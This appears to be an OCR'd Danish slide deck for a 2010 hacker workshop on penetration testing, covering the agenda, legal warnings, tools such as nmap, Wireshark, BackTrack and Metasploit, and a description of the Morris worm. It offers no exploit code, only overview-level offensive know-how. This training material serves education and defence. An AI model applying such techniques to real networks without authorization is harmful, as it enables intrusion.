SOLIDO NETWORKS

Velkommen til

# Hackerworkshop


Januar 2010

Henrik Lund Kramshøj
hlk@solidonetworks.com

http://www.solidonetworks.com

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Kontaktinformation og profil



- Henrik Lund Kramshøj, IT-sikkerhed og IP netværkskonsulent
- Email: hlk@solidonetworks.com Mobil: +45 2026 6000
- Cand.scient fra Datalogisk Institut ved Københavns Universitet, DIKU
- CISSP og CEH certificeret
- 2003 - 2010 Selvstændig sikkerhedskonsulent
- 2010 Stifter og partner i Solido Networks ApS

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Plan for dagene

- 09:00 - Workshop 1
- 10:00 - Workshop 2
- 11:00 - Workshop 3
- 12:00 - Frokost
- 12:45 - Workshop 4
- 14:00 - Workshop 5
- 15:00 - Workshop 6
- 16:00 - 1630 dagen er slut*

- *) Sluttiden kan variere.
- Hver time afsluttes med en kort pause med mulighed for kaffe, te, vand, rygning, ...
- Der vil være praktiske opgaver fordelt henover dagene til at få praktisk erfaring.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Kursusforløb

Vi skal have glæde af hinanden i følgende kursusforløb

- 2 dage

I skal udover at lære en masse om protokoller og netværk

Forhåbentlig lærer i nogle gode vaner!

Jeres arbejde med netværk kan lettes betydeligt - hvis I starter rigtigt!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Formålet med kurset

Skabe en grundig forståelse for hackerværktøjer samt penetrationstest metoder

Sætte deltagerne istand til at kunne gennemføre enkle til videregående analyser af netværksopkoblede systemer

Ruste deltagerne til at kunne identificere sårbarheder og usikre konfigurationer i netværk

Design af netværk til minimering af risici.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hacker - cracker

SOLIDO NETWORKS

**Det korte svar - drop diskussionen**

Det havde oprindeligt en anden betydning, men medierne har taget udtrykket til sig - og idag har det begge betydninger.

Idag er en hacker stadig en der bryder ind i systemer!

ref. Spafford, Cheswick, Garfinkel, Stoll, ... - alle kendte navne indenfor sikkerhed

Hvis man vil vide mere kan man starte med:

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hacking er magi

Hacking ligner indimellem magi

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hacking er ikke magi

Hacking kræver blot lidt ninja-træning

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hacking eksempel - det er ikke magi

MAC filtrering på trådløse netværk

Alle netkort har en MAC adresse - BRÆNDT ind i kortet fra fabrikken

Mange trådløse Access Points kan filtrere MAC adresser

Kun kort som er på listen over godkendte adresser tillades adgang til netværket

Det virker dog ikke ☺

De fleste netkort tillader at man overskriver denne adresse midlertidigt

Derudover har der ofte været fejl i implementeringen af MAC filtrering

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Myten om MAC filtrering

SOLIDO NETWORKS

Eksemplet med MAC filtrering er en af de mange myter

Hvorfor sker det?

Marketing - producenterne sætter store mærkater på æskerne

Manglende indsigt - forbrugerne kender reelt ikke koncepterne

Hvad *er* en MAC adresse egentlig

Relativt få har forudsætningerne for at gennemskue dårlig sikkerhed

Løsninger?

Udbrede viden om usikre metoder til at sikre data og computere

Udbrede viden om sikre metoder til at sikre data og computere

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# MAC filtrering

# Aftale om test af netværk

SOLIDO NETWORKS

**Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 6 måneder straffes den, som uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et anlæg til elektronisk databehandling.**

Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde - eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frit efter: `http://www.stophacking.dk` lavet af Det Kriminalpræventive Råd
- Frygten for terror har forstærket ovenstående - så lad være!

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Agenda: Planen for kurset

SOLIDO NETWORKS

Sikkerhedsmæssige aspekter af TCP/IP:

- Internet idag - aktuelle hændelser
- Netværk OSI og Internetmodellerne
- Hvad giver penetrationstest virksomheden

Windows sikkerhed:

- Distribuerede systemer og usikre protokoller
- Sårbarheder og CVE, udnyttelse af sårbarheder
- hærdning af Windows systemer
- sikkerhed i websystemer

UNIX sikkerhed:

- Udnyttelse af sikkerhedshuller
- opbygning af infrastruktur til scanning
- hærdning af UNIX systemer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Agenda: Planen for kurset - fortsat

SOLIDO NETWORKS

Sikkerhedsmæssige aspekter af 802.11 trådløse netværk:

- wardriving
- WEP og WPA cracking
- Opbygning af gode netværk med 802.11


Avancerede emner efter behov:

- Metasploit framework
- Opsamling af trafik og signaturer
- Snort IDS
- Mere hacking med Damn Vulnerable Linux
- Mere webhacking med OWASP WebGoat

Ovenstående forventes introduceret og giver jer rigeligt med arbejde efter kurset :-)

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Kursusmateriale



Free graphics by Lumen Design Studio

Dette materiale består af flere dele:

- Kursusmaterialet - præsentationen til undervisning - dette sæt
- Øvelseshæfte med øvelser

Hertil kommer diverse ressourcer fra internet

Boot CD'er baseret på Linux

Bemærk: kursusmaterialet er ikke en substitut for andet materiale, der er udeladt mange detaljer som forklares undervejs, eller kan slås op på internet

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Praktiske øvelser

SOLIDO NETWORKS

Der er en lang række praktiske øvelser som vil give jer erfaring med

- ICMP - lavniveau netværksanalyse
- portscanning - porte TCP og UDP
- exploits - hvad er proof of concept kode
- Videregående programmer og scripts
- netcat - scripting af netværksopgaver
- Brug af stand alone værktøjer - bootable cd-rom'er til analyse on-site
- Brug af MD5 kryptografisk hash funktion til integritetscheck
- PGP til sikker kommunikation
- OpenVAS - automatiseret afvikling af penetrationstest
- Wireshark (tidl. Ethereal) - open source netværkssniffer til Windows og UNIX
- SSH programmer, hvordan virker de, Secure Copy SCP, Putty og WinSCP på Windows

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Forberedelse til at blive hacket

SOLIDO NETWORKS

Da I formentlig selv vil blive udsat for angreb og eventuelle kompromitterede servere gennemgås ligeledes:

- Hvordan opdages en hændelse
- Hvordan reagerer man på en hændelse
- Forebyggelse - erfaringer
- integritetscheckere AIDE og tripwire
- Bevissikring og dokumentation
- En metode til incident response
- Incident response plan
- recovering from root compromise, håndtering af hackede systemer

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Forudsætninger

Dette er en dybdegående workshop og fuldt udbytte kræver at deltagerne har mindst 2 års praktisk erfaring som teknikker og/eller systemadministrator

Til penetrationstest og det meste Internet-sikkerhedsarbejde er der følgende forudsætninger

- Netværkserfaring
- TCP/IP principper - ofte i detaljer
- Programmmeringserfaring er en fordel
- UNIX kendskab er ofte en **nødvendighed**
  - fordi de nyeste værktøjer er skrevet til UNIX i form af Linux og BSD
- Kurset anvender OpenBSD til øvelser og UNIX kendskab er derfor en fordel
- Alle øvelser kan udføres fra en Windows PC - UNIX øvelserne foregår via login til UNIX maskinen

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Kursusfaciliteter

SOLIDO NETWORKS

der er lavet et netværk til test med følgende systemer:

- UNIX server baseret på OpenBSD Fiona med HTTP server: diverse værktøjer, scripts, nmap
- et antal targets - Windows 2000, Linux m.fl.


På UNIX serveren tillades login diverse kursusbrugere - kursus1, kursus2, kursus3, ... kodeordet er **kursus**

Der er DHCP server og IPv6 autoconfiguration - det er tilladt at tilslutte egen bærbar - på eget ansvar (hint: brug en firewall ;-)

Det er IKKE tilladt at scanne udenfor det lokale netværk uden forudgående aftale - overtrædelse kan medføre bortvisning

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

## Workshop netværk til praktiske øvelser




© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# BackTrack boot CD'er


BackTrack `http://www.backtrack-linux.org/`
BackTrack er baseret på Linux og må kopieres frit :-)

Brug CD'en eller VMware player til de grafiske værktøjer som Wireshark

Til begyndere indenfor Linux anbefales Ubuntu eller Kubuntu til arbejdsstationer og CentOS til servere

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Damn Vulnerable Linux boot CD'er




Damn Vulnerable Linux `http://www.damnvulnerablelinux.org/`
DVL er baseret på Linux og må kopieres frit :-)

Brug CD'en eller VMware player til den

# UNIX starthjælp

SOLIDO NETWORKS

Da UNIX indgår er her et lille *cheat sheet* til UNIX

- DOS/Windows kommando - tilsvarende UNIX, og forklaring
- dir - ls - står for list files, viser filnavne
- del - rm - står for remove, sletter filer
- cd - cd - change directory, skifter katalog
- type - cat - concatenate, viser indholdet af tekstfiler
- more - less - viser tekstfiler en side af gangen
- attrib - chmod - change mode, ændrer rettighederne på filer

Prøv bare:

- **ls** list, eller long listing med **ls -l**
- **cat /etc/hosts** viser hosts filen
- **chmod +x head.sh** - sæt execute bit på en fil så den kan udføres som et program med kommandoen `./head.sh`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hackerværktøjer

Der benyttes på kurset en del værktøjer:

- nmap - `http://www.insecure.org` portscanner
- OpenVAS - `http://www.OpenVAS.org` automatiseret testværktøj
- Wireshark - `http://http://www.wireshark.org/` avanceret netværkssniffer
- OpenBSD - `http://www.openbsd.org` operativsystem med fokus på sikkerhed
- Putty - `http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html` terminal emulator med indbygget SSH

**NB: Der kan forekomme opsamling af hemmeligheder fra computere på netværket! Hvis I benytter protokoller der sender kodeord i klar tekst kan disse opsnappes med sniffere.**

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Introduktion til pentest

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Hvad skal der ske?

SOLIDO NETWORKS

Tænk som en hacker

Rekognoscering

- ping sweep, port scan
- OS detection - TCP/IP eller banner grab
- Servicescan - rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: OpenVAS, nikto, exploit programs


Oprydning vises ikke på kurset, men I bør i praksis:

- Lav en rapport
- Gennemgå rapporten, registrer ændringer
- Opdater programmer, konfigurationer, arkitektur, osv.

I skal jo også VISE andre at I gør noget ved sikkerheden.

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Internet idag




Klienter og servere

Rødder i akademiske miljøer

Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# Internet er åbne standarder!

SOLIDO NETWORKS

We reject kings, presidents, and voting.
We believe in rough consensus and running code.
– The IETF credo Dave Clark, 1992.

Request for comments - RFC - er en serie af dokumenter

RFC, BCP, FYI, informational
de første stammer tilbage fra 1969

Ændres ikke, men får status Obsoleted når der udkommer en nyere version af en standard

Standards track:
Proposed Standard → Draft Standard → Standard

Åbne standarder = åbenhed, ikke garanti for sikkerhed

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# The Internet Worm 2. nov 1988

SOLIDO NETWORKS

Udnyttede følgende sårbarheder

- buffer overflow i fingerd - VAX kode
- Sendmail - DEBUG
- Tillid mellem systemer: rsh, rexec, ...
- dårlige passwords

Avanceret + camouflage!

- Programnavnet sat til 'sh'
- Brugte fork() til at skifte PID jævnligt
- password cracking med intern liste med 432 ord og /usr/dict/words
- Fandt systemer i /etc/hosts.equiv, .rhosts, .forward, netstat ...

Lavet af Robert T. Morris, Jr.

Medførte dannelsen af CERT, `http://www.cert.org`

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# CERT/CC - www.cert.org

Stiftet som reaktion på The Internet Worm i 1988

betragtet som de seriøse - og konservative


informerer om sårbarheder og trusler

koordinerer aktiviteter - mellem leverandører

opsamler statistik for hacker aktivitet


© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# OSI og Internet modellerne




© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# TCPDUMP - protokolanalyse pakkesniffer




`http://www.tcpdump.org` - både til Windows og UNIX

# tcpdump - normal brug

- tekstmode
- kan gemme netværkspakker i filer
- kan læse netværkspakker fra filer
- er de-facto standarden for at gemme netværksdata i filer

```
 [root@otto hlk]# tcpdump -i en0
tcpdump: listening on en0
13:29:39.947037 fe80::210:a7ff:fe0b:8a5c > ff02::1: icmp6: router advertisement
13:29:40.442920 10.0.0.200.49165 > dns1.cybercity.dk.domain:  1189+[|domain]
13:29:40.487150 dns1.cybercity.dk.domain > 10.0.0.200.49165:  1189 NXDomain*[|domain]
13:29:40.514494 10.0.0.200.49165 > dns1.cybercity.dk.domain:  24765+[|domain]
13:29:40.563788 dns1.cybercity.dk.domain > 10.0.0.200.49165:  24765 NXDomain*[|domain]
13:29:40.602892 10.0.0.200.49165 > dns1.cybercity.dk.domain:  36485+[|domain]
13:29:40.648288 dns1.cybercity.dk.domain > 10.0.0.200.49165:  36485 NXDomain*[|domain]
13:29:40.650596 10.0.0.200.49165 > dns1.cybercity.dk.domain:  4101+[|domain]
13:29:40.694868 dns1.cybercity.dk.domain > 10.0.0.200.49165:  4101 NXDomain*[|domain]
13:29:40.805160 10.0.0.200 > mail: icmp: echo request
13:29:40.805670 mail > 10.0.0.200: icmp: echo reply
...
```

-

© copyright 2010 Solido Networks, Henrik Lund Kramshøj

# TCPDUMP syntaks - udtryk

-

filtre til husbehov

- type - host, net og port
- src pakker med afsender IP eller afsender port
- dst pakker med modtager IP eller modtager port
